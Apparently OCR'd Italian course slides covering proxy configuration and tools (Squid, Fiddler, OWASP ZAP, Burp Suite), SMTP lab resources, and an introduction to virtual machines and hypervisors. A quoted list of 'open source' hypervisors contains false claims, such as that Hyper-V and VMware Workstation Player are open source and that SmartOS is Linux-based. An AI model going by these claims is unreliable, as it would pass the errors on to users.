I client devono essere configurati per poter utilizzare il Proxy Server.


- □ Configurazione Manuale
  - L’utente dovrà inserire nel browser l’indirizzo IP e la porta su cui il proxy è in ascolto
- □ Auto-Configurazione del Proxy
  - Il browser esegue un Javascript. L’utente deve indicare al browser dove risiede lo script.
- □ Web Proxy Auto Discovery (WPAD)
  - Nessuna configurazione necessaria, è il traffico di rete ad essere direttamente indirizzato al proxy
  - DHCP, SLP (Service Location Protocol), DNS

squid proxy


1. installare (http://www.squid-cache.org/)
2. attivare/provare
3. monitorare (SquidAnalyzer, Calamaris, …)
4. filtrare (SquidGuard, DansGuardian, …)

https://squid.diladele.com/ WEB PROXY FOR WINDOWS

fiddler proxy


Telerik Fiddler
The free web debugging proxy
for any browser, system or platform

https://www.telerik.com/fiddler



Download Fiddler Classic

How do you plan to use Fiddler?

Your email

Country/Territory

-- Select --

□ I accept the Fiddler End User License Agreement

Download for Windows

By entering your information, you unlock every feature and can get help with installation and quick-start resources. All information is protected for privacy.


Need Fiddler Everywhere for Mac or Linux?

Try the new Fiddler Everywhere. Built from scratch to run on all major platforms.


Download Fiddler Everywhere

fiddler proxy

http=127.0.0.1:8888;https=127.0.0.1:8888



The system proxy was changed. Click to reenable capturing.



Proxy

Configurazione manuale proxy

Usa un server proxy per le connessioni Ethernet o Wi-Fi. Queste impostazioni non vengono applicate alle connessioni VPN.

Usa server proxy: Attivato

Indirizzo: http=127.0.0.1:8888;htt


Porta:

Usa il server proxy tranne che per gli indirizzi che iniziano come indicato di seguito. Usa il punto e virgola (;) per separare le voci.

<-loopback>

□ Non usare server proxy per indirizzi locali (Intranet)

fiddler proxy



Impostazioni di connessione

Configurazione dei proxy per l'accesso a Internet

○ Nessun proxy

○ Individua automaticamente le impostazioni proxy per questa rete

○ Utilizza le impostazioni proxy del sistema

● Configurazione manuale dei proxy

Proxy HTTP 127.0.0.1 Porta 8888

☑ Utilizza questo proxy anche per FTP e HTTPS

Proxy HTTPS 127.0.0.1 Porta 8888

Proxy FTP 127.0.0.1 Porta 8888

Host SOCKS 127.0.0.1 Porta 8888

○ SOCKS v4 ● SOCKS v5


○ Configurazione automatica dei proxy (URL)

Ricarica

Nessun proxy per


OK Annulla ?

owasp zap proxy



owasp zap proxy


https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project



OWASP Zed Attack Proxy (ZAP)

The world's most popular free web security tool, actively maintained by a dedicated international team of volunteers.

owasp zap proxy



Documentation


- Getting Started Guide - a good place to start if you are new to ZAP
- Desktop User Guide - the help included with the ZAP desktop application
- API Details - a comprehensive guide to the ZAP API
- Alert Details - detailed information on the alerts ZAP can raise
- Docker Details - detailed information on ZAP's docker images
- FAQ - Frequently Asked Questions
- ZAPping the OWASP Top 10 - a guide mapping Top 10 items to ZAP functionality that can assist IT security personnel

https://www.zaproxy.org/docs/

Burp Suite proxy

Burp Suite Community Edition

https://portswigger.net/burp



Professional / Community 2021.8.3

Stable

15 September 2021 at 13:48 UTC

Burp Suite Community Edition | Windows (64-bit) | Download | show checksums


We have updated Burp Suite's embedded browser to Chromium version 93.0.4577.82, which fixes several security issues, some of which Google has classified as High.

Usage of this software is subject to the licence agreement.

All releases »

https://computerscience.unicam.it/marcantoni/tesi/Scansione%20ed%20Analisi%20Di%20Vulnerabilita%20Case%20study%20Burp%20Suite.pdf

Burp Suite proxy



Burp Suite documentation: desktop editions

Burp Suite contains a wealth of features and capabilities to support manual and automated security testing. Use the links below for more information.

How do I?

Get started with Burp Suite »
Scan a website »
Use Burp Suite for penetration testing »
Test mobile applications »
Extend Burp Suite's capabilities »
Troubleshoot a problem »

Reference

The Burp Suite dashboard »
Burp Suite tools »
Useful functions »
Options »
Full documentation contents »

https://portswigger.net/burp/documentation/desktop

FINE

proxy

SMTP

Laboratorio

installare e configurare un client SMTP Windows e Linux

https://www.mozilla.org/it/thunderbird/

http://www.navigaweb.net/2009/11/client-di-posta-email-outlook-per.html

https://support.office.com/it-it/article/Configurare-la-posta-elettronica-in-Posta-per-Windows-10-7ff79e8b-439b-4b47-8ff9-3f9a33166c60

Laboratorio

installare un server SMTP in linux
https://www.0x90.it/installare-mail-server-ubuntu-14-04/
https://www.digitalocean.com/community/tutorials/how-to-install-postfix-on-centos-6
----
installare un server SMTP in Windows
https://msdn.microsoft.com/it-it/library/8b83ac7t(v=vs.100).aspx
https://social.msdn.microsoft.com/Forums/vstudio/en-US/ad9e940b-fe29-49fc-9bc4-6e572d505b2f/how-to-install-and-configure-smtp-server-in-windows-7?forum=csharpgeneral

Zimbra fornisce software per server e client open source per messaggeria e collaborazione.
https://www.zimbra.com/

Webmin is a web-based interface for system administration for Unix.
http://www.webmin.com/

Laboratorio Server

Windows Server Evaluation (180 days)
https://www.microsoft.com/it-it/evalcenter

Ubuntu Mate
https://www.ubuntu-it.org/download/derivate

CentOS 8
https://www.centos.org/download/

Debian 10
https://www.debian.org/distrib/index.it.html

- AlmaLinux
- Rocky Linux
- Ubuntu Server
- Oracle Linux
- Debian
- Fedora Server
- OpenSUSE

smtp

FINE

SMTP

Virtual Machine

Virtual Machine

Che cos'è una macchina virtuale?

Una macchina virtuale è **un file di computer**, chiamato in genere immagine, che si comporta come un vero computer. In altre parole, si tratta di **creare un computer all'interno di un computer**. Viene eseguito in una finestra, come qualsiasi altra applicazione, e offre all'utente finale la stessa esperienza fornita dal sistema operativo host stesso. La macchina virtuale è isolata dal resto del sistema in modo che il software al suo interno non possa fuoriuscire o interagire con il computer stesso. Si tratta quindi di un ambiente ideale per testare altri sistemi operativi e versioni beta, accedere a dati infettati da virus, creare backup di sistemi operativi ed eseguire software o applicazioni in sistemi operativi diversi da quelli originariamente supportati.
È possibile **eseguire contemporaneamente più macchine virtuali nello stesso computer fisico**. Per i server, i vari sistemi operativi vengono eseguiti in modalità affiancata grazie a un software, chiamato **hypervisor**, che li gestisce, mentre in genere per i computer desktop viene usato un solo sistema operativo che esegue gli altri sistemi all'interno delle finestre del programma. Ogni macchina virtuale ha il suo **hardware virtuale**, che include CPU, memoria, unità disco rigido, interfacce di rete e altri dispositivi. L'hardware virtuale viene quindi mappato all'hardware reale nel computer fisico per ridurre i costi relativi ai sistemi hardware fisici necessari e i costi di gestione associati, oltre a ridurre la domanda di alimentazione e raffreddamento.

https://azure.microsoft.com/it-it/overview/what-is-a-virtual-machine/

The Top Open-Source Hypervisor Technologies

https://slashdot.org/software/hypervisors/

https://wire19.com/comparison-top-server-virtualization-software/

https://opensourceforu.com/2016/03/the-top-open-source-hypervisor-technologies/

https://www.how2shout.com/tools/8-free-best-open-source-bare-metal-hypervisors-foss.html

List of Best Open Source Hypervisors

1. **Xen:**
Xen is among the most popular open-source hypervisors in the present era, and it also comes with a commercial version of Citrix and Oracle VM. Moreover, since XEN gets cloud support, it is widely prevalent among all business enterprises.

2. **Linux KVM:**
If you are looking for hypervisors for Linux, kernel-based Linux is among the best. It has a kernel module KVM.ko which is a loadable kernel, and it can quickly turn the Linux kernel into a hypervisor. The Linux KVM belongs to the type 2 hypervisors because of the involvement of the kernel.

3. **Microsoft Hyper V:**
Microsoft Hyper V is a free hypervisor you can download easily from the net and use. It is an open-source application. The primary aim of the Microsoft Hyper V was to compete with the other open-source hypervisors. It is one of the best free hypervisors as it is a standalone software and includes all the features of Windows Server 2012.

4. **VMware Free ESXi:**
VMware ESXi is free software that you can download easily from the net. The benefit of using open-source software is that you can customize it according to your requirement. Hence, it is pretty popular among users.

5. **Guest:**
Guest is a lightweight hypervisor that is built into the Linux kernel. The software is apt to develop and test the kernel boot. Moreover, the functioning of the software is also interesting and exciting. During initialization, the Guest allocates memory and maps it to the kernel's address space, and it loads a small hypervisor in this allocated memory.

6. **Oracle VirtualBox:**
The Oracle VirtualBox is a type 2 hypervisor that you can run on any operating system, such as Solaris, Linux, Mac, and Windows. It is also compatible with both x86 and x64 operating systems. One of the benefits of using the Oracle VirtualBox is that it is pretty portable. It also allows virtual machines to be imported or exported using the Open Virtualization Format (OVF). It is one of the prominent features of this product.

7. **Xvisor:**
The Xvisor provides virtualization to various types of architectures. You can quickly transfer its code to most 32 and 64-bit architectures until they have PMMU.

8. **VMware Workstation Player:**
The VMware Workstation Player is a type 2 open-source hypervisor. It is one of the ideal software that can find a place in any enterprise, and it is because the software is simple and easy to use. The VMware Workstation Player is ideal for running and evaluating operating systems and applications on a virtual machine with either Linux or Windows.

9. **OpenVZ:**
OpenVZ is open-source container-based virtualization specially created for Linux. It also can create as many virtual machines as possible in a Linux container. Hence, it becomes easy for the admin to use each container as an individual server, and you can reboot without any hassles on the same physical server.

10. **SmartOS:**
The SmartOS is based on Linux's Kernel-based Virtual Machine Virtualization technology. You can easily download the VM hypervisor free from the net. One of the significant advantages of using the SmartOs is that anyone can use them according to their convenience.


Top 10 Virtualization SoftwareVirtualization Systems


Comparison Table

https://www.softwaretestinghelp.com/virtualization-software/

#1) SolarWinds Virtualization Manager
#2) Parallels Desktop
#3) V2 Cloud
#4) VMware Fusion
#5) Oracle VM Virtual Box
#6) VMware Workstation
#7) QEMU
#8) Windows Virtual PC
#9) Microsoft Hyper-V
#10) RedHat Virtualization
#11) Veertu for Mac
#12) Boot Camp

https://www.youlicense.com/virtualbox-vs-vmware-comparison/





Download VirtualBox

Here you will find links to VirtualBox binaries and its source coc

